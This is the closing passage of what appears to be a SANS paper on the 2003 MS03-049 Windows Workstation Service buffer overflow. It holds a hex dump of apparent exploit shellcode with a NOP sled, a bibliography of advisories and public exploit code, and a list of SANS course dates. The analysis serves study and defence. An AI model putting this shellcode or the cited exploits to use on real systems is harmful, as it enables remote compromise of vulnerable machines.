0370  a2 17 d7 97 75 76 57 79 f9 34 40 9c 57 eb 67 2a   ....uvWy.4@.W.g*
0380  8f ce ca ab c6 aa ab b7 dd d5 d5 99 98 c2 cd 10   ................
0390  7c 10 c4 99 f3 a9 c0 fd 12 98 12 d9 95 12 e9 85   |...............
03a0  34 12 c1 91 72 95 14 ce b5 c8 cb 66 49 10 5a c0   4...r......fI.Z.
03b0  72 89 f3 91 c7 98 77 f3 93 c0 12 e4 99 19 60 9f   r.....w.......`.
03c0  ed 7d c8 ca 66 ad 16 71 09 99 99 99 c0 10 9d 17   .}..f..q........
03d0  7b 72 a8 66 ff 18 75 09 98 cd f1 98 98 99 99 66   {r.f..u........f
03e0  cc b9 ce ce ce ce de ce de ce 66 cc 85 10 5a a8   ..........f...Z.
03f0  66 ce ce f1 9b 99 f8 b5 10 7f f3 89 cf ca 66 cc   f.............f.
0400  81 ce ca 66 cc 8d ce cf ca 66 cc 89 10 5b ff 18   ...f.....f...[..
0410  75 cd 99 14 a5 bd a8 59 f3 8c c0 6a 32 10 4e 5f   u......Y...j2.N_
0420  dd bd 89 dd 67 dd bd a4 10 e5 bd d1 10 e5 bd d5   ....g...........
0430  10 e5 bd c9 14 dd bd 89 cd c9 c8 c8 c8 d8 c8 d0   ................
0440  c8 c8 66 ec 99 c8 66 cc a9 10 78 f1 66 66 66 66   ..f...f...x.ffff
0450  66 a8 66 cc b5 ce 66 cc 95 66 cc b1 ca cc cf ce   f.f...f..f......
0460  12 f5 bd 81 12 dc a5 12 cd 9c e1 98 73 12 d3 81   ............s...
0470  12 c3 b9 98 72 7a ab d0 12 ad 12 98 77 a8 66 65   ....rz......w.fe
0480  a8 59 35 a1 79 ed 9e 58 56 94 98 5e 72 6b a2 e5   .Y5.y..XV..^rk..
0490  bd 8d ec 78 12 c3 bd 98 72 ff 12 95 d2 12 c3 85   ...x....r.......
04a0  98 72 12 9d 12 98 71 72 9b a8 59 10 73 c6 c7 c4   .r....qr..Y.s...
04b0  c2 5b 91 99 99 90 90 90 90 90 90 90 90 90 90 90   .[..............
04c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0500  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0510  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0520  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0530  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0540  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
0550  90 90 90 90 90 90 90 90 90 90 00 00 00 00 00 00   ................
0560  00 00 00 00 00 00 00 00                           ........
```

Bibliography

[i] Peter H Gregory. “Lessons learned from the blaster worm.” Computer World, 2003, http://www.computerworld.com/networkingtopics/networking/lanwan/story/0,10801,85247,00.html?f=x71

[ii] Microsoft. “Microsoft security bulletin.” Microsoft, 2003, http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-049.asp

[iii] eEye Security. “Windows workstation service remote buffer overflow.” Security Focus, 2003, http://archives.neohapsis.com/archives/bugtraq/2003-11/0114.html

[iv] CVE. “Can-2003-0812.” CVE, 2003, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0812

[v] CERT. “Buffer overflow in windows workstation service.” Carnegie Mellon, 2003,http://www.cert.org/advisories/CA-2003-28.html

[vi] Security Focus. “Microsoft windows workstation service remote buffer overflow vulnerability.” Bugtraq, 2003, http://www.securityfocus.com/bid/9011

[vii] Nessus Development Team. “Buffer overflow in the workstation service.” Nessus, 2003, http://cgi.nessus.org/plugins/dump.php3?id=11921

[viii] Hanabishi Recca. “Proof of concept for windows workstation service overflow.” Full Disclosure, 2003, http://seclists.org/lists/fulldisclosure/2003/Nov/0461.html

[ix] Snooq. “o_wks.c v1. “ Packet Storm, 2003, http://packetstormsecurity.nl/0311-exploits/o_wks.c

[x] Snooq. “o_wks.c v2.” K-Otik, 2003, http://www.k-otik.net/exploits/11.14.MS03-049-II.c.php

[xi] Snooq. “o_wks.c v3.” Angel Fire, 2003, http://www.angelfire.com/linux/snooq/o_wks.c

[xii] Snooq. “o_wks.c v3.” Packet Storm, 2003, http://packetstormsecurity.nl/0312-exploits/ms03-049-II.c

[xiii] Microsoft. “Digital distributed computing environment (dce) for windows nt.” Microsoft.com, 1994, http://msdn.microsoft.com/archive/default.asp?url=/archive/en-us/dnarwindev/html/msdn_dcewhit2.asp

[xiv] Aleph1. “Smashing the stack for fun and profit.” Phrack.org, 1996, http://www.phrack.org/show.php?p=49&a=14

[xv] Pallavi Garg. “Polymorphic buffer overflow.” Georgia Institute of Technology, 2003, http://www.cc.gatech.edu/classes/AY2003/cs6265_fall/pallavi.ppt

[xvi] Microsoft. “Unix application migration guide.” Microsoft, 2002, http://msdn.microsoft.com/library/en-us/dnucmg/html/UCMGch09.asp

[xvii] Hanabishi Recca. “Proof of concept for windows workstation service overflow.” Full Disclosure,2003, http://seclists.org/lists/fulldisclosure/2003/Nov/0461.html

[xviii] fiNis. “rpc_wks_bo.c.” Packet Storm, 2003, http://packetstormsecurity.nl/0312-exploits/rpc_wks_bo.c

[xix] hi_tech. “Thunderstorm_wks.” Packet Storm, 2003, http://packetstormsecurity.nl/0312-exploits/ThunderstormWks.cpp

[xx] Deth Vegetable, “Cult of the Dead Cow Releases Back Orfice 2000.” Cult of the Dead Cow, 2000, http://www.bo2k.com/docs/bo2k_pressrelease.html

Last Updated: December 12th, 2018

Upcoming SANS Penetration Testing

Mentor Session AW - SEC542	Oklahoma City, OK	Dec 19, 2018 - Feb 01, 2019	Mentor
SANS Bangalore January 2019	Bangalore, India	Jan 07, 2019 - Jan 19, 2019	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 201901,	Jan 08, 2019 - Feb 14, 2019	vLive
Mentor Session @ Work - SEC560	Louisville, KY	Jan 10, 2019 - Mar 14, 2019	Mentor
Mentor Session - SEC542	Denver, CO	Jan 10, 2019 - Mar 14, 2019	Mentor
SANS Amsterdam January 2019	Amsterdam, Netherlands	Jan 14, 2019 - Jan 19, 2019	Live Event
SANS Threat Hunting London 2019	London, United Kingdom	Jan 14, 2019 - Jan 19, 2019	Live Event
Cyber Threat Intelligence Summit & Training 2019	Arlington, VA	Jan 21, 2019 - Jan 28, 2019	Live Event
SANS Miami 2019	Miami, FL	Jan 21, 2019 - Jan 26, 2019	Live Event
SANS Las Vegas 2019	Las Vegas, NV	Jan 28, 2019 - Feb 02, 2019	Live Event
SANS Security East 2019	New Orleans, LA	Feb 02, 2019 - Feb 09, 2019	Live Event
Security East 2019 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
SANS SEC504 Stuttgart 2019 (In English)	Stuttgart, Germany	Feb 04, 2019 - Feb 09, 2019	Live Event
Security East 2019 - SEC542: Web App Penetration Testing and Ethical Hacking	New Orleans, LA	Feb 04, 2019 - Feb 09, 2019	vLive
Community SANS Minneapolis SEC504	Minneapolis, MN	Feb 04, 2019 - Feb 09, 2019	Community SANS
Mentor Session - SEC560	Fredericksburg, VA	Feb 06, 2019 - Mar 20, 2019	Mentor
Mentor Session - SEC560	Boca Raton, FL	Feb 07, 2019 - Feb 22, 2019	Mentor
SANS Northern VA Spring- Tysons 2019	Vienna, VA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS Anaheim 2019	Anaheim, CA	Feb 11, 2019 - Feb 16, 2019	Live Event
SANS London February 2019	London, United Kingdom	Feb 11, 2019 - Feb 16, 2019	Live Event
Mentor Session: SEC560	Columbia, MD	Feb 16, 2019 - Mar 23, 2019	Mentor
SANS Dallas 2019	Dallas, TX	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Secure Japan 2019	Tokyo, Japan	Feb 18, 2019 - Mar 02, 2019	Live Event
SANS Zurich February 2019	Zurich, Switzerland	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Scottsdale 2019	Scottsdale, AZ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS New York Metro Winter 2019	Jersey City, NJ	Feb 18, 2019 - Feb 23, 2019	Live Event
SANS Riyadh February 2019	Riyadh, Kingdom Of Saudi Arabia	Feb 23, 2019 - Feb 28, 2019	Live Event
Mentor Session - SEC504	Vancouver, BC	Feb 23, 2019 - Mar 23, 2019	Mentor
SANS Brussels February 2019	Brussels, Belgium	Feb 25, 2019 - Mar 02, 2019	Live Event
SANS Reno Tahoe 2019	Reno, NV	Feb 25, 2019 - Mar 02, 2019	Live Event
Mentor Session - SEC542	Seattle, WA	Feb 26, 2019 - Apr 02, 2019	Mentor